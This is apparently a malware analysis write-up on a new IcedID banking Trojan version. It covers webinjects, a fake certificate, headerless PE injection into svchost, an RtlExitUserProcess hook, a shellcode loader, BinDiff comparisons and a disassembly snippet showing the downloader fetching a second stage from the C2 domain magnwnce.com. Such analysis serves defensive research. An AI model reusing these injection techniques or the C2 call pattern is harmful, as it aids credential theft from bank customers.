
The content of the inlined webinject script is available here: inject.js.

It also communicates with the main bot that is inside the *svchost* process. The main bot coordinates the work of all the injected components, and sends the stolen data to the Command and Control server (CnC).

Due to the fact that the communication is protected by HTTPS, the malware must also install its own certificate. For example, this is the valid certificate for the Bank of America website:



And in contrast, the certificate used by the browser infected by IcedID:




Overview of the changes

As we mentioned, the core IcedID bot, as well as the dedicated loader, went through some refactoring. In this comparative analysis, we used the following old sample: b8113a604e6c190bbd8b687fd2ba7386d4d98234f5138a71bcf15f0a3c812e91


The detailed analysis of this payload can be found here: [1][2][3].

The old loader vs. new

The loader of the previous version of the IcedID Trojan was described in detail here, and here. It was a packed PE file that used to load and inject a headerless PE.




The main module was injected into *svchost*:




The implants in the svchost’s memory

The implanted PE was divided into two sections, and the first memory page (representing the header) was empty. This type of payload is more stealthy than a full PE injection (as is more common). However, it was possible to reconstruct the header and analyze the sample like a normal PE. (An example of the reconstructed payload is available here: 395d2d250b296fe3c7c5b681e5bb05548402a7eb914f9f7fcdccb741ad8ddfea).

The redirection to the implant was implemented by hooking the *RtlExitUserProcess* function within svchost’s NTDLL.




When *svchost* tried to terminate, it instead triggered a jump into the injected PE's entry point.




The hooked RtlExitUserProcess redirects to payload's EP


The loader was also filling the pointer to the data page within the payload. We can see this pointer being loaded at the beginning of the payload's execution:




In the new implementation, there is one more intermediate loader element implemented as shellcode. The diagram below shows the new loading chain:



The shellcode has similar functionality that was previously implemented by the loader in form of a PE. First it injects itself into *svchost.*




Then it decompresses and injects the payload, which as before is a headerless PE (analogical to the one described here).




Comparing the core

The implementation of the core bot is modified. Yet, inside the code we can find some strings known from the previous sample, as well as a similar set of imported API functions. We can also see some matching strings and fragments of implemented logic.



Fragment of the code from the old implementation

Analogical fragment from the new sample:



Fragment of the code from the new implementation

Comparing both reconstructed samples with the help of BinDiff shows that there are quite a few differences and rewritten parts. Yet, there are parts of code that are the same in both, which proves that the codebase remained the same.

similarity	confide	change	EA primary	name primary	EA secondary	name secondary
1.00	0.99	-------	10002353	sub_10002353_31	00045E41	sub_45E41_704
1.00	0.99	-------	10003D3D	sub_10003D3D_78	000441B4	sub_441B4_646
1.00	0.99	-------	10005825	sub_10005825_124	000432B6	sub_432B6_618
1.00	0.99	-------	100075B2	sub_100075B2_167	00045D1F	sub_45D1F_702
1.00	0.99	-------	10007C2A	sub_10007C2A_175	0004420F	sub_4420F_647
1.00	0.99	-------	1000863B	sub_1000863B_189	00045F1B	sub_45F1B_705
1.00	0.99	-------	100090D8	sub_100090D8_206	00043225	sub_43225_617
1.00	0.99	-------	100095D3	sub_100095D3_217	000447B4	sub_447B4_657
1.00	0.99	-------	1000B170	sub_1000B170_260	00045AB2	sub_45AB2_696
1.00	0.99	-------	1000D0D3	sub_1000D0D3_298	00045B99	sub_45B99_699
1.00	0.99	-------	10013233	sub_10013233_431	000448A7	sub_448A7_660
1.00	0.99	-------	1001357D	sub_1001357D_436	000431E9	sub_431E9_616
1.00	0.99	-------	10013FC9	sub_10013FC9_449	00043887	sub_43887_625
1.00	0.99	-------	10015556	sub_10015556_480	00045D56	sub_45D56_703
1.00	0.99	-------	10016A88	sub_10016A88_516	00043377	sub_43377_619
1.00	0.99	-------	10018000	OpenProcessToken	00048044	OpenProcessToken
1.00	0.99	-------	10018008	CryptVerifySignatureA	0004801C	CryptVerifySignatureA
1.00	0.99	-------	1001800C	InitiateSystemShutdownExA	00048064	InitiateSystemShutdownExA
1.00	0.99	-------	10018010	CryptImportKey	00048020	CryptImportKey

Preview

of the similar functions

similarity	confiden	change	EA primary	name primary	EA secondary	name secondary
0.25	0.62	GI--E--	10003370	sub_10003370_62	00044ABD	sub_44ABD_666
0.24	0.38	GI--E--	1000AD67	sub_1000AD67_254	00042D23	sub_42D23_607
0.24	0.38	GI--E--	10017160	start	00042B2D	start
0.23	0.33	GI--E--	10010AC8	sub_10010AC8_381	00041308	sub_41308_559
0.23	0.48	GI--E...	10001169	sub_10001169_2	000443F9	sub_443F9_651
0.23	0.45	GI--E--	10013129	sub_10013129_430	00041F9B	sub_41F9B_588
0.23	0.42	GI--EL-	1001576C	sub_1001576C_483	000410A3	sub_410A3_549
0.23	0.33	GI--E--	10006F2E	sub_10006F2E_158	000414F8	sub_414F8_563
0.23	0.32	GI--EL-	10002BED	sub_10002BED_44	00044CBB	sub_44CBB_670
0.22	0.32	GI--E--	1000146E	sub_1000146E_5	00043A1C	sub_43A1C_631
0.20	0.34	GI--EL-	10001BDB	sub_10001BDB_21	00041224	sub_41224_556
0.18	0.23	GI--E...	1000314C	sub_1000314C_60	000415D5	sub_415D5_565
0.17	0.32	GI--E--	1000CCA2	sub_1000CCA2_291	000429B2	sub_429B2_603
0.16	0.22	GI--EL-	10009333	sub_10009333_211	00042107	sub_42107_593
0.15	0.23	GI--E--	10005F98	sub_10005F98_131	000418ED	sub_418ED_572
0.15	0.22	GI--E--	10001645	sub_10001645_10	000450D3	sub_450D3_676

Preview

of different/rewritten functions

Let's follow the execution flow of all the elements from the new IcedID package.

The downloader

In the current delivery model, the first element of IcedID is a downloader. It is a PE file, packed by a crypter. The packing layer changes from sample to sample, so we will omit its description. After unpacking it, we get the plain version: fbacdb66748e6ccb971a0a9611b065ac.

Internally, this executable is simple and no further obfuscated. We can see that it first queries the CnC trying to fetch the second stage, requesting for a *photo.png*. It passes a generated ID to the URL. Example:

/photo.png?id=0198d464fe3e7f09ab0005000000fa00000000

```
00401248 push    eax
00401249 push    dword_403008
0040124F lea     eax, [esp+54Ch+photo_name]
00401253 push    1
00401255 push    offset aPhoto_png?id0_ ; "/photo.png?id=%0.2X%0.8X%0.8X%s"
0040125A push    eax              ; LPSTR
0040125B call    ds:wsprintfA
00401261 and     dword ptr [ebx], 0
00401264 lea     eax, [esp+558h+var_400]
0040126B and     dword ptr [edi], 0
0040126E mov     esi, offset unk_403050
00401273 mov     ebp, ds:wsprintfW
00401279 push    offset aMagnwnce_com ; "magnwnce.com"
0040127E push    offset aS        ; "%S"
00401283 push    eax              ; LPWSTR
00401284 call    ebp ; wsprintfW
```

